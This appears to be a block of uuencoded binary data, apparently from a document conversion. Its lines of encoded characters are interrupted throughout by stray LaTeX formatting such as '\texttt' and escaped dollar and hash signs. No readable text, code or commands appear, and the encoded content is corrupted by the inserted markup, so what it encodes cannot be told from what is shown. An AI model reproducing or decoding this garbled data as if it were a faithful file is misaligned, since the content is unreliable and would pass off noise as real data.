MEEZCI*JZ/OG(4MK6EBQII%2YW+]^`H&X09``TYHSV[NG3ATK\$3<>C`CB13P> $\texttt{M} = \texttt{S} = \texttt{P.V`R-)\#\$)?A7J/) <<> \texttt{T\&\&7[\$QO\$)G\$M_PVUY-\#FJ`UBH:1\$O,UE2FR\$}$ MV\$4;D"]T70C5?^'8N3BB)6WQ?A%H3,Z"C&MT^K3A&?>Y+9X@5%OD"6F%L8C> MQV: *X5R\$1[D98L#U%P=A9!D_`_OL(5L^H=CFDJ`T3P>> *&BH_\$\$R_=_OJ,/ MA&3WC^RH:=+!(B#=BG3#TK%G6>3'PY3CLJGM[OI`',X!7H06CG9E?QY?2/!(M19M;KK]YRSFWM>S(83LL<R0?`Z%53*K%)`>3DCV28ICGVQD^?]O%=@\$=?-.. MVV(J0%O,4Y>C.P[&W033YMT\$6^?=!%?YV*D?VR6FQV3\$C!3-T84]PV)S^#0I M)1]UDA8%<786/[D1").VW%1+H:CH1\$7+*N(GE?]81QU8ZK"FA.#?E>2]XT4@ $MW(!*BJQWTIW4C/Y*/3Y")M^"(RZ"9(JO"EP>=E_H,6F-(.U1L_$<;^V$+N>$ MHO):OFJC\$2<*]F2-NJU'#]^N;N_!P]I1F,+Q+IU3IYH."+T!^]XGE(]XD)8Q M_"CKY\$T8/84\19>G=+Q8.R"&[HEK^!&I_GK9?;W?_'D]JBJX])\H'3ZXQ</? $MMT_G3]3W35Y(?E+PT:/^N;V;G!F[_O9(G_P>[GG18@+`(S\&SGC4]NX'US!L$ M98NHIT=U'UX]7GVZO:-UAUN\!^J'X3G%"9TXH6\$GQ.\5@QMJ3C-_HZ/V"G[` $M^{?}5\#IO*:QE9@B9F!S<,THQZ^=;!^-A7&^E'QCJ1=ZOO5\N-F!=;W>M/6/`W$ $MV(:*((WOI,L/:_K;ZS]X=]'1]NJ\&B?0894J\$9.<F,2G0$Z)M1"Y+634V'`C$ MEL<3P?^EEA/]B3;;38\A9@H/6+'3:WS/S`/F4GRGB?,8\WJ(:HO',TGM/CRD</pre> M.\$.2*UZ',J7Z!5/CI?*`P57R-8SI8;Z="T^60[\]ZS^L+BXW_,F."__WY:;O MOQ_W'WRG_&'\VCP(\$656E!G6,>D3^+AN)NL3'#"Q#LNNOM+H[MO58Z#6('^E MD<E5^+1^?DLAY)\$I**M[\$#DFO@/A/=UL<\40MS/)I1\$!F-UR\OB\^\:MJQL* MOG"!1PD?@)KW2#"D0OT^Z6EX+][@,WZGQ\$:('&-&L<_",',8?OC0]PY%'_') M@W^L_G%X?+D)"UL,%_`WD#.*"K=O\$!\$5-4B`L'N;O^:%KL'%ZES(_.5.1I"1 MKMN-F<X3/@YC[\$H#@"[7Q?8Q[BJ5E>`L<[S]&#S>Q;X;2M-6Z!;C3R[\$*P2U M)LJUD[U (K?RL0-%QU*-VB5K9.XI?2ZX1>J7)MRG4:+70D<50T#N(/Q"W^[% $M-OT^AW^'QO/AHQ_P.ZW<++MV8:C^GC:0^G[!@16U);B3(K9:$[B3(G9>=G)]$ $M/-268A[),D\&LQ9B\$2/IN\E(4+8L9T7L>QC'%@.OX/I5>?]HDT*^[/X]MMJ$ MT9BT_`-]5'O_(1#Y6X)G.X3*MO!^%%&+L0&--WLF57'ES=WA?5@"FLZ(<QGM M7D6A-1S_+[*(E+G-]/,W?QD>/H!'56(%Y4I4R5;0X4COQ`9'W@@_*6CA3:#H M']: KG)"WY(N-C2DY9+TI>+? $^4WK>&@&X,#'(OZO2'*PCJ%-2FGH1$=(7JZI)$ $\label{eq:mrt-stwq} $$ MRT<?TWQ"(1ETZ61<OQ)*Q>!:#([U0/\[U19BL2>+^??'#^_ID]#RF&SFWW%E) $$$ ME)\$?:YFQ<OB-&:U6"MX?K<D2^7'RCB?)+;A7IQ].WAUX,//WQP59R#_%Q\$9, M]&QB[\$6\$KK78&7KDOR'ICWXY(CE)\<4J?/RBTFI<VE_\?KRD%.>69:"(ZDY4 MMS*;="DIU<501*N[[;?G\:!-B[IAJ,9\+)"/TF%^\$;@6>>8G\BH^OBR1N!:! $M5@0:6`B);J]$=+M3&R&R*I$.4V@BT?]$(B8'(/!8Y#4BS\-$"&Q ;F+'8WZF)$ MI::*:-Z5PS`\$Z-UQ3*95/U<>A4OGUF,/NFQ\$,AG][(T47#T]A@*7N%AV5.S M&-G/0J#`0P&\??@[Y#>OD8\Y-)NZGH1`?@?Y#1Z`LETT5(M7:*@J:\$BSA<6(MCFV$UG-2P$$A]VOOQ;+#)*9&9(=)&M(3A:G>-Y$\XHG\'B")M4#4=#50%<-$ M76=GQ]#SBE2M*EWSDV83BQ\$=9@\$=R%=>&B1*S&LRUA@\S")5PG*@!4EKD+0? MH.\$U*6LPXO<^U?`!TCVD.[S/*OXU&6M:\$=^8T2NM\CO(1\8>GP_I9%^3LK9B $\texttt{M\$:-MW1\#\#2G@[\#>1!R6^)EI\F;0`YUC*:E(,<J*FA!OF+=1Y0Y\$^CJ"\$\$F,R") }$ M(I4\$52U4H9K%DB>HZEZARBTDN]+S&Q)1NXBJH*N#+EY\$TD?J_K:,9_62JD28 M(9H\#RERD)HL%`+``<!IRG_QT5UD1XJ.=B4EL.XU.>I&E6G!B!9&Q!PMJ(D7

M<]@^]\(%Z6J*<)X9EW'-)85WPC8LMP,;2C[?[013&2EZON9I#*Z<,"8&F_<X MPR+='WBS2>H8^D\\@_L#)ED'U-5.A-=2\\ID&UNFL+A<^OKS(U#$Z^9^&"V<K$ M@*YIG6`81R+MD01\&.QD8([3X\$:#\T_/NR?U6EH8M*GM#?0]_U.>>E#U'67# MI, #UU0M9ROU\$^.'J-A;`,021DEI+0@0/T,"@\"ZBFH%/,(L!0S&4LD\$\!U&D $M#:5?I<0/XE#4:='-)Z@88-<_I&B`<2#1<T"AQA*U&0@<3M0-*)R$;_!6B(#($ M=EJ(L`BA&7STJ'!KDM+O0_'@Y4<ZH?'/*REW^?J@K)K@C6FH#5!-A'T#^`++ M[?W+W2]\LDSR:AU\$LN&-Z*05GT>09C`P75/Q=ZVPH`5&<(W*ZL9?80`9!CO+ MHM1\M<;8`E&35&P8!R>"H9JJ:&B(9JVP-8)+PP@3Q>/]\$5**+1*;L%N?Y@M& ${\tt MY4LJ/C"CHLO3N\#MK=82=5B\#!H@86Q8C(6\#6>\$0FS6OZ(\&\$^"3+X8+K\#Q)C04)}$ M-/.DGAIN1+J.WVE1X4EJ7/-AEBCD229.F)%R&-C!P#8:2#-\$_)DF?-TX7/)5 M8'*&O9CKXS3^?^]K!G_\$N'V\NAL]A'?C+TB8)-]G!)O-.]A@#7\S*W!00[I\ MNSY>]^05!K:;\#7M;'F(J2S^^^2ROUP>,SN%G(M";JW#=K:SY2]A284UL?PH MW`N3\$KQC0MBNQ0+.^-A3<KF(70ZRXCV?F_7A@:E]+\$7>F843'!^8N@K[1S<' M1B0>AE4.O#7I@CKTT'-^3GV7=F3-017E\$CL=8'0Q**PKD466G84CY%<7F[/3 M,)#BP]3\$\$;02AS+C!#L+>;6MR%]OEF^#8Y=+71%+*?Y31TM\+.)C9M-J^#)4 MR9SY?R^G\&EH>BSIG"Z85L,T-VO:,4TJP;388X:RU+"KH9"1#3J(/NENSHF' M-2VLH0IB<G9XS[V"+EV*R,@.>II%?N+X:#7BF"0J>2X\2GZ3\P)D`HAU%%&] M\$/G+YG11(I.L6NF*RQ(%5BO,SRQ,!%`BS-N&I:Q1YG:Z(G'SQ^VCH#J@VL5X $M-2+KX/J3J97B3(+S;//A'6T6%9Q5G$MPG4E\C046$59/0]AZ%8'3V,&3QP\+$ M+R*>'A1"008;(!T@30[I09F+6[>`:5VU)VZ=49B=B1N`>=PZI\SU?-PZKZAF M7]RZ5G'=GKB9!9[,+*JYN*4K6?A8_B1PS&E4ALV.[\$?H"N)VD8>>6^2^R3B! M(8]`00'4@U:*'Y.\6EA>1BVP5F%S2ZD!S.)G*O5D597CQS2C*%N.G^"<XNI] M\:N\XIJY^.7+?OCH]&D8JU9%=3/'JH^#F=,E7(9<\24E6!)90[Z"SEEH#\1< $M?(UZU=@]\35.8?5,?`',XVN\,C?S\36MHKI]\;4+x&RU+[[6*,[^-+X(;MU,$ M8VN=BJFSV.X-[!!5.]R5\:;\$#Q@IAZ8RK@=Y+IRV56N[/>%TZD-7S803P#R< MSBBSG0^G<XJJ]X73><4U^\+16L5U^\(YA#)[36M]ZKH:A7(VC\$,(:R,A1&@2 M/D#(&Y">8WJ0YD)7.[6NWA.ZVBNLF0D=@'GHZE:9N G0>?63K :%SAO%V7VA M\TYQ=3ETN``F1LXOII'S7B6@@P.6:>!0+D'A#G&4"2JX@"!/0'0&Z4&9BUJC $MOFK*_1N! \&87-]6\$ 'S*/6.&6NYZ/6>\$4U^Z+6M(K;V[]I]<G:N?X-KC22H86? MAJTU*L).KT'*X@:"A"5TAD7JFRD?(.0-2,\Q/4ASH6N]6K>O:].V"IOKV@"8 MAZY3)W9[NC:=4=3>KDWG%+>W:]-YQ<UU;7!UDKQQ=AJZKE410Y>FM(<0)<CB $MM:_78JL%<-5LKX6I1G'%7LMF^Y\\08:7MU9U,]?<1[-(`<DFM@OC[4L:)*);E$ M2ISP59FOW"^*`+`%T,\!>]!+&P^9U,%DL]@355,IS.R-JLSN<O'5C91997;3 MJ/Y&EP:!M5:8+VPY7,/YG.93UYM&F5MV?='AJ9N-7(G\$OINZ-G1X(6U\$[E7' $\texttt{M<^U+\#K7J*6OV.-1:A;D9AP*8.]36RNSW.-0V"FLSAVZVVS\$U@\&Y.EKLL\&A $$ $$ $$$ MQ\$RO%&FR%^7PX?%'_R!`J\`DXL;HH:JW.P'6"O0`)A>NT!IC`!L%M@FP;;%U M]6+[A5=U,J0#N!Z>"(LL+^_O<C@A#<[?BX4UGI4HB8S632J/VBHN>517R3PX $M;LV, :=M-T[:NE9MK#,"1MZD,Y"9_D&!A3`$<5'(/!([IO>IYML74K=5M?E]=$ $MX"N%S=4%")UZ<QG/3:=EYH+P*JD2<7"+&)\R#^ZK$98:F7)*PEAF#R6;Y2E$ MS?(;9F5,ZHMF,4UU/*6HP_8+@E;*9"9ISV>U7L>-4'*Y7P1:97'C%X!#/[V4 MD+.HJ:=I1"60PFDT84,VE41B_Q(G%<M^4^`&BI.+U91AO1KQ7!5SK%&_MOMR MK*T4MC_'VC3'.+5HV7O<N?<D"*NBTB03!^.:6G9L9::.;6ME9L<*'`X=B=A% M'#N293%%T*#"@:T?DWN4SKV<K3JNV^>XKE+8?L=UT7&XG4H*K7*SKW#ECS0_ $M";!6H`=07T,^.CT2&X4-EZKAU7N?-BT='L\M^/&&_5K\ZMR(D0RH%&I$J+YD)$ M'[97CR>W][??6#!CK*(=3\$A>L.'684F!T;0%;+4*D!0`AV1!)F@7T4B\$&I\$&M#P"<"RPW0_2J\-EG_38FJ;^JN71@8J6PN70`\$.E`5V\ESB8X!+#[100Q'IYW M*;16Z#0G6"K2@NB-(EL@.2T@-8*V@)H*PL=Y(4*1E1*2*5B?EE,#<H&&*<@# M\$H1L'\$AM"[81S5A5,NJY+400DA62N&\!26.B48]QCQ=WO2\$,>3*;1AF2]XG\ M#?DE%@(X]*%'=V5+QK?3C#?J<[O(;]A&UA<\$8KLHA4\$DO\EY`:((04>.PAL@ MN[-+;X"U:F7YZZ3`:H7-?9T\$\$&]`;#[6]]1113FI<-.:(-3[Z\$]70^6X>_IQ $MLOWM^O8FX5!/N@4X\$; ((Y]O^2H&X)/;%W%#;PR3J:9A<I4*-^F-OJ, `H5"\ M'CKF(HU)P(-,GH3\$,;U'<:EA9U*MUO@]X7"-PMJ9<``X;=C71T)1I]:+O\$&'MU>EHT;BI[^I*98Q\EXT:,X&[R`4_TA`]YP4(WJQ-\$=4+D;=^EGQ:UVKE/I_6 MC<+V^[2>]6FM/O693]?/1[=TRW\\$^DJ!)NM 'S]<WOC,*LPEL.'NO('5"O.3 M7C;;*%U_`3<*;@%.=IL6KM:7Z#?3Z'M]6EE^D;...4R"G2XA#CU]TE%!),H01 M^53.0GL@R.!BL]]8M7Q?I=?4"MM?Z0U+,L*^^)ET2;GZ>KHL@X?E#W^^OP-N MNC"#\$T<>,V+;"MAL<08'.SIC*6`+<+9"@V]*V8;[([]L>U[^R;!:&?PD.UAZ MO)Y]/KYZWC\$GN!KE:K/A5Y@B'3]!!W2W2-`M6M=PK<[A[J^8=G8Q3;NN4G:N M=(`?Y1H*L1]?*AIN)1,\R*AB.C.A]ZKHN2Y6+EVMUNRK7+I&87.5"X#35(H! MYOM[!`+_U8M%.:L*+\$@G:&,B[I>.PBH5:TH36,\$M9X]ATR\8K#*XO-HI,J2I

ME+^\@JI5['@R*W>*7,_*V\$:YIC-;K"UG4"]6V>P6YVS&457*81*.V@R.SWFL M\KB\$IT5M._H,E7S*\$&YUA<R\$%[]`0<8N(LD141A3``>5G`.!8WJO>IZ[+-.9 $MI^Z;G>-F8@78[!PW@'DS*A2K(MQL,\KD6H&^V(P*K%886VQ&!=8!9A=[FU&&$ M5`K.)ZE"YO</,1D\$;A4^G:`"')L=@.?D9:?=O%RCN%8Q/DM:ZF@_/CQO?[O= M?15TH^AVE+!(<8%U@!%YE*/L[]5_OEQ)/KI*D68T2XL;3@1F%>82F)LV9XRH M%>L3;+N8;7`8VRC7\&0X'W`=[M![!K(#LEXD2*=SZ`_W-\$;\?/O7X+:Z4A:3 ML#1>40@J7#UW?K7[VC^`@6 S\$HO#;5)W5WQRE)#5'<G<-N[H/K\B4W.66EE\ MPM*8Z,'-#ZH#\<D8/L?]W4EG6U)*/O9TT^JE;E0+?^V9L)7Z[Z#A7!:2*;*G MB*32"9UAJ"G">E!+'3:6H"'QY<]!`K,*F_L<!.!<W>-K%>'WUCV^46";]]GN M;W>GV^^"[(!LLB]#22V%@V%&=5*C#Y[/A3,LO/2T?V>K0KA6P?C[F;9%(&*P M&O7*\$--WM^CDM\TT1QJK!CCD"'BR!`%!XA[ZSR+US90/\$'(RI.>8'J32="Z3 M&K6NW9,730=8.W?H*X!S>=%6*L+LS8O6*M#M:9/:6F%^3YO4-@IKLS:I\$/^V M^[Y;E/KOAR]/'*^(J11L2E]-Z"BZV^<MGT87^R=NFAV=50F<'0D+DB,3M8MX MS@V6"2JX@\$!J=`5(#TIIT,^D1BW;EQD=_.47^S.CT\PXNP^?JM`:,6NE0O2V M6LX-10]ZN_T^0EM%.Z"1(`2_V-Y??0.T5J@?3_PSE.(/8*/`=CR_RT#ZT/JL M2\$Z'+"Q&0IQ4`,*@'JH6DQ";N1CC+*K08Q:I;Z9\@)#'(#W']""5*@`F6;6N M/)(76*VPN9\$\@/-AKAH5TOX\S%4'M%G\),RF4JC9&V9C%>AFPPPDAYG+C\F? MFZ=KL0XJDQ<]/*GT5CD+W&*:!:96S3P225B0!)FH7<23UT0FJ.`"@KP)T1FD M!X4,:DL98-3/=FY8PL1*8690!MAT6!*,D6*K_-,Q"8^?MD];@#72;/)84JV2 MLIJ?J^BK>^K8T6;8>"KL:G<M?(WR%9J"D88.2)<U`MSOGTAVE>+S=N`HOI." MM(ITV2C[Z/+^*L76BO7%`?98<J/H;*R"O(KX#P]W-[IPTTX3U>FSUUQ=98QY MNJ942<DP!!#Y.29)W3!`@+(98`]Z:44@DZQ:O**JVN%S55A`"*!4__6C;)G $M4Y'CN-4=D\#Z;C.2XI6)]I>\#2I-']35Z->JLLQ5UCXT&+GP;8U\H>:Z+2:`6%$ M\$J;05Q=I3`(>9%1`\$SJ"QT8TIA0\K\YJ]M4^3:6PN=H'P/&U`S@5@6E6A615 $MT-GC]GZ$K16;SXQ^-#^GX!0%9U,D+'R,[H!N%[,KV)A<*3^?0IP_+F5'=V*$ MMXK/ITFPXHW)M0)]5A'QBC<\&P6VQ5I(+'@6>\=XM\BJH:,M;=-_\"\$<D:&K ME"%?X!8;^3'>*GZZT(UK\OCF:8]GX:B5PV>S*9LX3`&T46@[F4QA*"Y4`!P/ MVZ03R765K.%C8J4PD\"<?C%Z>!C/-'2C[@,S6A7!XP3P9"]N2L!YEO3\(O7-ME`\0<@RDYY@>I-)'5R8U:EUYK""P#K!J=JP`("Y5_GX;[A5_P)B+6"L5,AI' MXO\$?N9MVO[V+AV:*0^W4H:098MBA&2.\6A:+LT#A6FKFBA*`8_^RLCE@#WII M0,:D1BW>Y^2J`\SL=W*5#M7EJ2)?I1(F'N86B51=;VD"3\!6P0[@T0JLD>1: MP<6>6Z@?Z,.1@!L%Y]VU];.<YKZ]\$70'M)UVV1!`NFC]KQ^CK/#3K+"52C'(M"K#E.0%:FA&AFRNRWQ2X@2)?04T1UH-:6C#/1%HM]7NRP38*F_ML!B"R01PK MQ>I6EWTJPTI28%VE6#,9L,%?X0K\402Z:02<52%X+\&5!0"DU/\.;R1-J.:\ M`)'+H*.\$ZD\$L3:<RJ5\$K][V+K@.LGGL7`2QZOZZ4W_S,^[55;#XKLK['MW(B</pre> $MXQ = 95R7A'3G*5\ID2I^S=RW16R+&*SZM\[E<-;>Z>,2+2RU%WD1!;Q9J>"$ M`.`:X.HR#E;6LV^[;]7<;D^^-00`FKF]00".>\E<_0C)J(S)%E^`P\LB6*?8 MNG@[USFNYI*KYW<1#,=)IQDN#/LG^, `A65]NIE%K6M7'.],&CE&\AF)1&#K9 M(E&(X`&@@D5=ANA!F*L,6O58:_<\$IW4*F]N1!F"ZU6:YDU*O[\$UQLXT"6P5V $\verb|M>8M|]R(?&9MN`5Q7S>^W8;I19+XQ+=WTPA"GX\#IKB+'I)87CG4|ZS)U7&4WI$ M+5_]10&XO[H;;G21C&FG&=.I,["7,6,=ITY.QR'=R*'P":XL!4A.)E8Y#^V! M*+WR+`5.;V?W.3+1*6PVJP#DK&+VP1@A>I4R32Y(R5A:9<G2#&O5PIJ4=%JT MG2P>18(%1%2\+W_"AMB41(JWPRA`9+\I<`-%/H2:(JP'M=3]9I)32^L]\:B\ MPF;WZ`/(\4B7\0!(5,BMRNFRB+Q(#(QZSU3SR]X\$:Q0K^>3Y;<<[/`8[!=>E MJ=)P1<?5[?U6%D`)DU>FIM@%/^MYBC6F@INF@FF5G5]5X\$<Y@\$():^CKBS0F $\verb|M^0\R>042Q_0>Q:4A+;.JN^R^U\ZA<V]?@`FX0[?'*^>;I\?>&Y/`&XE-85Q$ MKOP8/SP_"'&VW;J0=M!A..IVY0)7LRE[2('7!7N=9HR`D,^@?@<TX-4^M3\$ M)*OFN3TN=;7"9N=1`40GYNYV>R_;(T!L5,KD6Q/@-*6`P7S\$J??JZ?<FL-"" MECZSCZ::JH69IE&MCO"<1E-&I%)9ZBYRDG<@_DU)`'"D':K*N![DTA8D)EDU M=U]:^5IA<VD%8-K].GFYV]T^WH'6J)"VV`F;P#O`F_Q+P!\$IG3(TE3)D7P/8 M'/\$0KW1Z%AZK//GG`#:JQ%0K4[9,F2TK<S7*E2U3QDPJH!V@;;Y&&1/13*X4 M:++Y99Z(!M`JT!47XPFL5IB?S">CB\G\$1F%M81H9\\<,Z`#M%MG\<?(&\$-?D MU<IJZ\$X?519>9[QS;Q?H>,%"3QQ*&%80`RBY"SIGH3T01:]L3%*_SJ[39F(# $MV/PZ;0#3(2A*X>MNL2A]HCF(M$I19N:]$J!58+;_@W-&8+7"?.F+6JS]-]OK$ M%WJ=L\$.S&G5FF;E1,;P<<,*'R!9E[B(?/3Z\$ORFP"RSTFJ&G".M!+>U:8PGJ]MP<H4HRDPJ["Y]8``(IJL[>W=U?T?VYW0:A7B_GDW1C;*#9;%,@?QGBF0K`= ML&:T+! >CJWD-&IN&C53J1A^)\%7BAIHXZ@9O(L\NY^S`T:JH:<(ZT\$MO8-, $MJM74\CLHL$9A<^{@@/-1,^I=F[V)P[606TX^8;&5LDQ?2U3EM$I[>_<9\\&3:$ $M<1#)@Q#0AW>0VY;E-2T=OJ)J"]%LIM&T5FW@^>,)'Z)9DBEA"AUY"']38`>,$

 $M(@^]15@/:FF(P:1&36WW1--V@!*Y7S1MMO82HS-FKE1,Z;M9Z$Q.YM\JLYAZ$ MUUD5PMX=L\&Y!8GBM-"WA^@W.3-0[%164D3U(,Z])ZY1,_=YUG6`U?L].TS/ M!V.6C]00W41*K5[-9^@9NQ.<59PKG('#@Q%T_@E3`UV8HN^W3]]NZ3T!ME'L M]#,9>A!?GFB/;QR,(+)V&ME:?8%._X@/H2W)E*AQEU^\$ORFP`T9^@IXBK`=U M[KWQZLO9#C\3:\!F._P`#DL688]0&A71%MX9/F=_TN<S?NI9KYYMV+-C-CBV M) '\$7N>!77MV7,0/%;F4E150/XMP[TU@U<Y]7FUIA^[TZ;.D48ZZ?;A]W0FM4 M2.;7MS0Y?!]V9I#Q@NZ`;DOKJ6XFX&2\%#4?/5R'*SHBO:U4F"F]+O\$B5/4- $\verb|M]N\RO_; 2M$Z\$\5>D$O<XPB4$`AW&*U`$8"X*X`; @>A^X!V:N(]BV^@C=GK!W$ $M"\"ZN2]+\^2K"]7TT4X!\&)=KR)DQE?/?T\&W$ZI1U^MF)V[YY1J^,3=YC]$ MY'N7Z-;0=4]NL]W?"+*-O^FNA.5%?T+G[M-UGJOET>J(KE80\$M]1KL4+%./" $M@[/C575$]YLY$.A^DQ5=.$R7-7X\69W0I[&#EBY#$+V[H)<BPNKEFH^CD\V']$ M]C9<+BF0*D+X(\$+^8X@,,QTN3R]/C\^61Z=GOPF+\$Y8:+'Y@.3SX]Z/MG_]V M^/CX[W1GQ]W+S?;?'RA57G8/_^MKD7AU>W-'I./S<!OO\9KOMVO_1E:%?V*^ M4(SY30NWFQS??CH8P":B7437@08IV@3X(86J7P4F0LJ!F9K(U`I3QTQQ7!I8 M^8"JC#4J9,?ROY5P5Z;`GJ@>/YP5;@?N.N\$6NS->J/;"W("YS9D-?!3NUQ6^ M3ERZ\$#Y3P4V\'P8<@X.,\$0X+#L<<J7<F?C&UL'BP-&`9/+*ZN#B[2-2TPM,A MV'(OQ=/3PQ/TT*MUONP//T06*^EA#5AB@H0M@5>T=HRUG%Z>R/U&PN2\$J0:3 MUY-.`52?3VRTC?"VX\$W3963IYO+_.RBGPAPDC`."2/GILBRBY&\$"XK:Q5'" M:X77@3>F"ZW)>GBZ82ZN-7[?T)TR=*T=0^C9ME3R\;?U:>6IBI*_K3FH^.^3 $MY2\%7\&L(EFN0QY0(H2CJI@[BP)9\%2]/'=Q6K37ZSEBEHMQ74S9BCZL*:J\/3$ $M) 27+S=\&:M) [PM;MD^2(\$9T8T;(1/5\&7?7\1C:CY4X/YPK=L-7+Q6\&7:O]]=$ $MQQ(_S-_WC^@^^JBD^&.O_[R=7_H>$:3=6_?--K[3I#9"+=WD])9M$RB=ZJ$ M>&\VRHU<)`4#H_6UI&;-U>>\$9H3&+Y2`Z.:>"[HK_G>!<)+R-7(<T^6[U?+B M(EPV?XG0UKA\$E->\CF\%O#O^Q.<74!F::K)P+\$44>;&E#G86\$8T@..<%^O'[$M[=-6T!]Q;RJ1^+9&'LRDYER]Y8N_".!Q4Z/Q$[L@9\<P>*^;J+H_87:G].H$ MS9NRMD><2\R@Z.2:@P6-\$W&BE'W.8L=*4>F(UGI&J]8ZC/*H(0IJ(5#T-J)W MZE > IC41M6U; [*WU,O+K?1:6H.N-H@X5!2&;\$J\$+D@09KB?GV[B/NU2>:H1>>M2K@J.Z@6?Z._U]5!Y?D/<V#X7W=@^=_VP#""@]F&O^#DB@'Z[%WX!2,JKH.B M5K%(:KL&T7@;ZT.Q*4ZM?.97<>20Z[O\$1[CDB:I(KA^9M4;UB7E+HG,52F1' MU<TPRDO4BE%>C&K@:#>)V=C*F9B).H9HR\$HO1*J[78CN=J+R`UV0OEZ+RK;B M[O[/7P11=BMWY/'Y\UR#0CT\$0SUE050`]:@K*,#K,WDEY=SUY_4TH\->&'% M8=3T8ERH#S:H\$G`-HABHY4[*\5XIH1&"I#[*&PB*[D5QNY#B#[05<'T[E!MN M,SKS]S"[%\$HY_)V@?R,1**PA^?CA_HL66LBE1WW2TEI*^6;#JAO5N^PH<6<M M[K13=XHCXZ:]ZZ/;;\^C>T_OZ.NQLO35DIQ%>OUITE#@+O]PO29E"'=7Y9/ M3U<_R.*7ZP!G:SCIC7%_?_KR?,6-1R10HE\]\$3>-[?Z^H/^X5N94C4_Y9F2[$M^88=^{-1}G1*=$*7"P6WWHVJ]B^?4LJ8P,'W!W^V_^B9>TL$7\4[OS+W#G;EZ]$ MT>TG0515^7+>_\$[=PMVXY0M[\[MW7W>';O\$>V\>7^S^XD%M[%-Y0]<&EW!BC $M]"J\^EQ6+1:(CP45MQ%W*(B/3*V444Q\&)^HAQ^<)Z$&I>P*E-8H96^@N.K2$ M8K\$JOA,NT9C><:OBV5TBO47A<%?MX(>1RU2A^`RM`DI3IWF/XI'7#-O' @/] MSZN@0>@67@7[IQ]T5@R :;!S<@=T?LES?G SRY">N,OV]CZZW1,=J*3,JE.V MUX-U3KSK#<@PQNKCLCWL1E=KF4:M4Q]"657S03E`IL4.8%'/?<C'/V-+A=IG MD?55DAN])_?VRG`'SX0GX4(F<DL^ZN-50-.+(Q)JJPFM81K'#6S+B_>@MJ`R M:T[OA![7=`*9=D"E1Q3';>BD#;=@/CU>HZJ28MS8BX3P;EP!HKP=5XP&Y9V? M5(!H(RJ#&C"\'ESE2D[]M`[TR?WD3#>3*M!G52!W"OR_O`[T_Z,ZL(/B3T_# M2]*H3#Q\I25X_N'UN4-)6AV"STTK0_8]UR!P3ZE6_+]=\87QY_^XXJNT8BO5 $\texttt{M>[[[_U\&WE:J!:87W_[:>^WLP(?PO7<1Q;5-AJ$WC^S`@7!^!0!4COX=O:(+\)] }$ M[>IB('CF8,0;FG%_-XP4>25`R#+N785RF?]B6IBMZD/!QS`32#-@\8>,K"KY M>7) $V='F\.C#R<WU*$W>T?65U8*5$AZU."@[/>`[]H);?R^/U<G/@XR\9$C60$ MOOP'3W#!-MBMM6:KIA^M-H=LNGR";V/X3*BGZ/O3[F;[?"U%_/H(\$#>L7R5T $M"WJ<KR4%W\#EE#1'_E1KD'0_4Q(V(W6)R6;HU<8X+%LH#8)J7/^E#?OH$CK<X$ $ML-&A2RZ&H0) + ASZIWI^^<, = ;1B7<(X=;Q:=JO90[5@U?:19G@3ZZA]0WO"H$ M`=>8)^\90:Y'V\]7+UP_O<C3+]ID!)Q(@[X6^IK0`A8`""9?5`EH:AJ\8BMN M_!_#09?!,]N_Q"]X=[Z?!](PM;%``!+#1*LUT%JQ65.R!=FQ40QDH]9'QZE) MW!^YT<9RY*[OA"T:(S*@RT,73R5.B`V(K112LR&KX]7(.7%9/O(\39?XTRW" $MH(4^{c}"-N"7<KE<,ZDU_1&M,$L5\$L_C0VI<*YO/0%.+RI,AG-])#GC7_5$ $M; #2<C'X.IJ._;;_=AKTYSSPLIT_:J/9X4AJ`HVU.-\; %EY](F^NOVV]7_-XF$ M"\"O/X7NUIID7]U?8UH&"W)#!<#SXZB3L\"#W^MW+_;7.<]N:HTZMQ]-OYELN MHP5<=V'"9R"TC@FL]]?/.Y2[Q2*6+^]NO]SSP0Z@R#@VB(G)!@)G6W&VWKEV M;K;>Q>J\$TXAT73T/N>1:S@G)H*!OR*+:29X@P,B\$&IG@0IY,J<A\7GLD.,Z3

MT&KP.[E!IL1A_=,7JH.^2\$)W8\$(WAFK!T`VYOOG+KV^63U_\$^GH!9*7KG`:3 MI2_@'1>!#>4ZGSF8(Y;7%2QOX\OXC\/5.6[4IV(Y&/[[(?6_V+79/,1H&H*[MI)N'ER=*,HS,V4PF4.[R.A#>1B94[T#]L+U[Y),>0.I\?%T"(>PYXAOZ<'M! $M[':-JBO^LB,]SWNJW[=/3]L;DDA+(\1]^A;7V6+YM!.>;EQ2A\!A2(2:9WPR)$ $ML@>9, T&`O+A@>7Q, 7\5^A6/;L, #@\..[Y:8/).J7T*_#H]7A\4$5_CS9')XO$ M-T0Z,.\$G_F;2\$B0;?M+G?I;@PH]WYRJQ9N+O&_[AF?'\MZBAD5\BIN6?TD>! MH7BB#D\4,^3=Y>EATKWR"WJ.4/;QU 5%?[D,#\(SR\O5BBJ8M'IV2E*3"P) M%^6N#P\L_TJZ6&0&](@9_\$%(%'+S=?KKV2^KU!!#AL32CX&7E,JO<)'RZJ+_ MG58]')AIX?EE3^KR0NI@LC<B)37\$PA"C_DB:+^_XL'.NJU%#:^?LZ<MD(&,-M"+2, AALN.?V:1=5:F51X43Y3C<QUM3@%;\GM_9])\7"`&AV\$=D<G!?QY@%CB M%8F*N\$4W^.R)0CIV/);CF^<#U>`H,8Z1F_`@8#>.ZP1Y!FXV#L1P;H*X*?P> MBE&SIXT\$QYI]"!=[N)@KVRFU^14]"<)A7C5-B+!6AHH^4DC7IY1IIX<K2DXJ $M0=I5_{-}(-R?4.)P7]K!EH*08@3M<T":CLH2\+>5+SS+0M[L5E&W".P,:%G_Q`:$ MY_\$G7!E5HG]:+=`[EUR`NZE!'KS=B;.IL/25FD0.>=*DYY7*\^!ID>4-=RLG M1`<B9ZC`T"W"2@\$N]A0#%%)==WX>EQR1ZX=26E@4UUH<F*3T>'VX.MW0J@*7 M%-*2B%!_T:"P1>FPLJ#R*\$L6(-A4YE&H>GPJD*JDU3]Z4K1^2Z._RJ1BSXY7 MR\O^[&39AZ\$<.8IIV:J'NDI5+-^_OUB]7_9+EK<P;L1T?DQ#2B:9A4MU(?&8 MYA;=6!<M]-JLWH9<;.E-I=14/R,B#2+BM5(:Q:&56KJP9F,HWIQ=7AR2:4E1 $M4!IMXD*P_?E:D/<M&BME7(Q/R=S:T)BEA]6Y)*^688"$^B9Q/I5]N5ANJ$ $\label{eq:mjfel'=?.} $$ OR68 = GQ\>AM\YQ29C70N>P< $$ [+<-P@*%I;`DI/7)" $$ WE $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN YQ29C70N>P< $$ IS $$ AN 